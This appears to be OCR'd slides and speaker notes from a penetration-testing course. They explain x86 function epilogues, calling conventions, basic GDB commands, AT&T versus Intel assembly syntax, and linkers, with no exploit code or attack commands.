
```
0x8048801: push %ebp
0x8048802: mov %esp, %ebp
0x8048804: sub 0x20, %esp
... # func_x code to execute
0x8048903: mov %ebp, %esp
0x8048905: pop %ebp
0x8048906: ret
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Procedure Epilogue – Step Three

We are now at step three of the procedure epilogue. The IP points to address 0x8048906, which holds the instruction "ret." The "ret" instruction stands for "return" and is a special instruction that takes the value currently being pointed to by the stack pointer, 0x8048207 in this case, and redirects the instruction pointer to that address. This is a critical operation to ensure that the caller gets back control. If the return pointer is intentionally or unintentionally overwritten, results could be catastrophic to the process.

Steps two and three of the procedure epilogue may also be disassembled as the instruction "leave." This instruction would perform the same operation as "pop %ebp" and "ret."



Return to Caller

Code Segment

main()

```
0x8048202: mov %eax, %edi
0x8048204: push %edi
0x8048205: call func_x
0x8048207: xor eax, eax
... # truncated for space...
```

func_x()

```
0x8048801: push %ebp
0x8048802: mov %esp, %ebp
0x8048804: sub 0x20, %esp
... # func_x code to execute
0x8048903: mov %ebp, %esp
0x8048905: pop %ebp
0x8048906: ret 4 ???
```

Control has returned to the caller and the stack registers restored, but ESP seems to be pointing to an old argument...


Do we still need to point here?

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Return to Caller

On this slide we can see that the IP points back into the main() function to the address 0x8048207, which is immediately after the call to func_x(). The stack registers, ESP and EBP, are pointing to their previous positions inside of the main() function's stack frame. We have now walked through the process of a function call and how stack operation works.

Note that ESP is pointing to the position on the stack marked as "EDI's Contents." If you remember, at memory address 0x8048204 is where we pushed that value onto the stack. It may have been an argument that was being passed to func_x(). If that is the case, we probably don't want ESP pointing to it any longer. ESP would need to be adjusted appropriately by code. One solution could be to use the instruction "ret 4" instead of just "ret" in step three of the procedure epilogue. That would adjust the stack pointer 4-bytes further than it normally would, marking the "EDI's Contents" variable as dead. This operation could also be handled by the calling function after control is returned by the called function. A simple instruction such as "add 4, %esp" would accomplish the same goal. What determines this behavior? See the next slide on calling conventions.




Calling Conventions

- Defines how functions receive & return data
  - Parameters are placed in registers or on the stack
  - Defines the order of how this data is placed
  - Includes adjusting the stack pointer during or after the function epilog to advance over arguments
- Most common calling conventions:
  - cdecl – Caller places parameters to called function from right to left and the caller tears down the stack
  - stdcall – Parameters placed by caller from right to left, and the called function responsible for tearing down the stack

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Calling Conventions

It is important to understand how parameters are passed to called functions and how functions return data. This is determined by the calling convention used by a program. There are several calling conventions, and we will discuss the two most common for x86. The cdecl calling convention is common amongst C programs. It defines the order in which arguments or parameters are passed to a called function as being from right-to-left on the stack. With cdecl, the calling function is responsible for tearing down the stack. The EAX register is used to return values to the caller, as we have seen throughout the course. Procedure epilogue data is automatically added to the program during compile time to handle the tearing down of the stack. The stdcall calling convention is similar to that of cdecl; however, the called function is responsible for tearing down the stack once the function is completed. EAX is again used to return values from the called function, back to the caller. Other calling conventions such as syscall, optlink, and fastcall are also seen.



Tool: GNU Debugger (GDB) (1)

- Software Debugger for UNIX
- Author: Richard Stallman
- Debugs the C, C++ and Fortran programming languages
- Freeware!
- Attach to a process, open a process, registers, patching ...


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

GNU Debugger

The GNU Debugger (GDB) is a free software debugger that runs on various UNIX operating systems. MinGW is a tool that has brought some of the GDB functionality over to Windows and is available at http://www.mingw.org. GDB was originally created by Richard Stallman and has since had a large number of contributors. GDB supports the debugging of programs written in C, C++, Fortran and has some support for PASCAL, Modula-2 and Ada. GDB is distributed as freeware under the GNU Public License!

With GDB you have the option to attach to an already running process/program, or you may use GDB to open up a program. This provides you with the ability to monitor and interact with the execution of a program. You have many options when working with a program under GDB, such as allowing a program to run as normal, pause execution based on a defined condition, patch the program during execution, and even step through program execution one instruction at a time. You can also disassemble a program and display its pneumonic instructions, view processor registers, trace function calls, and many other features.

We will walk through some of the more useful commands with GDB.



Tool: GNU Debugger (2)

- Useful Commands
  - disass <function> - Dumps the assembly instructions of the function
    - e.g. *disass main*
  - break <function> - Pauses execution when the function given is reached
    - e.g. *break main*
  - print – Prints out the contents of a register and other variables
    - e.g. *print $eip*
  - x/<number>i <mem address> - Examines memory locations
    - e.g. *x/20i 0x7c87534d*
  - info – Prints the contents and state of registers and other variables
    - e.g. *info registers*
  - c or continue – Continues execution after a breakpoint
  - si – Step one instruction

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

GDB Useful Commands

There are a large number of commands for GDB. To navigate through them you can type "help" while running GDB. You can also view the manual page for GDB by typing "man gdb" at command line while not already running GDB.

Command: disass <function> or <memory address>

The disassemble command allows you to view the pneumonic instructions which make up a particular function or area of memory. You can specify a function name such as, "disass main" or a memory address such as "disass 0x7c8751b3" to display the instructions making up the function. It is a good idea to write a simple program, such as the standard "Hello World" program, to see how basic disassembly looks in the debugger.

Command: break <function>

You can use the break command a couple of different ways. The most common usage of the command is to simply tell GDB to break and pause execution when a certain function or memory address is reached. For example, you can type "break main" and as soon as the main() function is reached, GDB will pause execution. You can also use a conditional break. For example you can tell GDB to only break if a counter in a loop reaches a certain number, or if the value of a subroutine is a one or a zero. This feature gives you a lot of power when debugging or testing a program. When breaking on a memory address an asterisk is necessary to tell GDB that the memory address should not be interpreted as a function name. e.g. *0x8048430

Command: print

The print command is most useful for allowing you to print the value of an expression. For example, the command "print $eip" will show you the value currently held in the EIP register.

Command: x

The "x" command allows you to examine memory. For example, the command "x/20i 0x7c87534d" will print twenty assembly instructions starting at the listed address. Common switches include x/x to examine DWORD's in hex, x/s to examine ASCII strings, and x/i to examine instructions held at a desired location. The optional value placed after the slash allows you to specify the number or DWORD's, strings, or instructions viewed at one time.

Command: info


The "info" command allows you to get information on many aspects of the program. The command "info registers" will display the contents of the processor registers. The command "info symbol <memory address>" will display the name of the symbol held at that address. The command "info function" will display all of the defined functions and their memory addresses. Functions that are called through the use of pointers may not show up with this command, and other binaries may have been stripped, limiting the amount of information available without reverse engineering or having access to debugging symbols.

Command: c or continue

The "c" or "continue" command ontinues execution after a breakpoint is hit.

Command: si

The "si" command stands for "step instruction" and works exactly how it sounds. If you are at a breakpoint, you can issue the command to move a single instruction. You can also specify an argument "N" to step a specified number of instructions. e.g. "si 6"



Tool: GNU Debugger (3)

- More Useful Commands
  - backtrace or bt – Prints the return pointers back to the callers as part of the current call chain
    - e.g. *bt*
  - info function – Prints out all functions
    - e.g. *info func*
    - This command will not print out stripped functions, only those located in the procedure linkage table
  - set disassembly-flavor <intel or att> - Changes the assembly syntax used
    - e.g. *set disassembly-flavor att*
  - info breakpoints & delete breakpoints – Lists and deletes breakpoints
    - e.g. *del breakpoint 3*
  - run – Runs or restarts the program

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Tool: GNU Debugger (3)

Command: backtrace or bt

The backtrace command prints out all return pointers as part of the current call chain. This means that if function 1 calls function 2, and then function 2 calls function 3, the backtrace command would print out the return pointers back to function 2 and then the return pointer back to function 1.

Command: info function

This command will list all functions used within the program, both dynamically resolved and internal, if the program has not been stripped.

Command: set disassembly-flavor <intel or att>


This command will change the disassembly syntax to either intel or att.

Command: info breakpoints & delete breakpoints

The "info breakpoints" command will list all breakpoints currently set, and the "delete breakpoints" command allows you to delete one or more breakpoints.

Command: run

Runs or restarts the program.



x86 Assembly Language

- Low-level programming language
  - Mnemonic instructions are used to represent machine code
- Optimized for processor manipulation
- Ideal for:
  - Device drivers
  - Video games requiring hardware access
  - Allows faster access to hardware
    - No abstraction with a high-level language
  - Where speed is critical

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Low-level programming language

Assembly language sits somewhere between high-level languages such as C++, Java, C#, etc., and machine code. It is a low-level programming language specific to a class of processors such as the x86 suite. Assembly code uses short mnemonic instructions/opcodes specific to the processor architecture.

Allows faster access to hardware

With assembly language you have more power to quickly access hardware as opposed to performing various levels of interpretation through the use of a higher level language. As one could assume, this speeds up hardware access since you are reducing the number of assembly instructions necessary to complete a task. An example is the ability to write more efficiently to an Input/Output (I/O) port.

Basically, wherever speed is of great concern, an entire program or part of a program can be written in assembly to speed things up. Device drivers and video game programming are common areas to see assembly being used. Assembly programming can often be machine/OS specific which can limit the amount of portability between OSs such as that with driver programming. Take for example a wireless card and its requirement to work with a specific version of Linux. The driver may not be portable between architectures and machine-type; however, the benefit is speed and the ability to perform operations not easily achieved through higher-level languages.



AT&T vs. Intel Syntax (1)

- **AT&T**

```
sub $0x48, %esp
mov %esp,%ebp
      src   dest
```

- $ = Immediate Operand
- % = Indirect Operand
- () = Pointer

- **Intel**


```
sub esp, 0x48
mov ebp, esp
    dest src
```

- [] = Pointer

AT&T vs. Intel Syntax (1)

On many *NIX debuggers, AT&T is the x86 syntax used by default, while Windows debuggers often default to Intel syntax, such as WinDbg and Immunity Debugger. With AT&T syntax, the % sign goes in front of all operands, where the value to be used is held in a register such as %esp or %edi. This also applies if the destination is a register. A lowercase "l" stands for long. The $ sign implies an immediate operand, as opposed to a value or address stored in a register. For example, $4 is an immediate operand that would be displayed in the assembly code. This could be used in an instruction such as "mov $4,%eax" which would move the value 4 into the EAX register. In AT&T syntax, the source is first and the destination is second. For example, the instruction "mov %edx, %eax" could be read as "move this, into that."

With the Intel syntax, the source and destination operands are reversed where the first operand is the destination and the second operand is the source. e.g. "move into this, that." You will also notice that Intel variant does not use the $, % and lowercase "l" signs. Instead, you may see instructions containing mnemonics such as "DWORD" and "QWORD."



AT&T vs. Intel Syntax (2)


- Size of Operands
  - AT&T uses the last character in the name of the instruction such as b for byte, w for word, or l for long
    - movl $0x8028024,(%esp)
  - Intel uses "byte ptr", "word ptr", or "dword ptr"
    - mov DWORD PTR [esp],0x8028024

AT&T vs. Intel Syntax (2)

Size of Operands

AT&T uses the last character in the name of the instruction, such as b for (byte), w for (word) and l for (long) to limit the length of the values being moved or calculated. A byte is equal to 8 bits; a word is equal to 16 bits; and a long value is equal to 32 bits, also known as a double-word (DWORD). For example, the instruction, "movl $0x8028024,(%esp)" moves the long (32-bit) memory address 8028024h into the address pointed by the ESP register. The parenthesis tells us that it is a pointer and not to copy the address into the ESP register, but to the address held in ESP.

Intel syntax uses different mnemonics to perform the same instruction. The same instruction from the AT&T example in Intel format would be, "mov DWORD PTR [esp],0x8028024." This says to move the double-word address 8028024h into the memory address the ESP register is pointing to, just like the AT&T instruction. Instead of using b, w, and l to state the length of the values being moved or calculated, Intel syntax uses BYTE, WORD, DWORD, and QWORD.



Linkers & Loaders

- Linkers vs. Loaders
  - Linkers link a function name to its actual location
  - Loaders load a program from storage to memory
- Symbol Resolution
  - Resolving the function's address during runtime
- Relocation
  - Address conflicts may require relocation
- Name Mangling (Not to be confused with overloading)
  - i.e. The function "main" becomes "_main" or "Z__main__"

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Linkers & Loaders

Linkers have the primary responsibility of symbol resolution. That is, taking the symbolic name of a function and linking it to its actual location. For example, if we call the function printf() from within a program, the linker is responsible for locating the memory address of that function from a system library and then populating a writable area in memory inside the process. Loaders are responsible for loading a program from disk or any secondary storage into memory.

Relocation

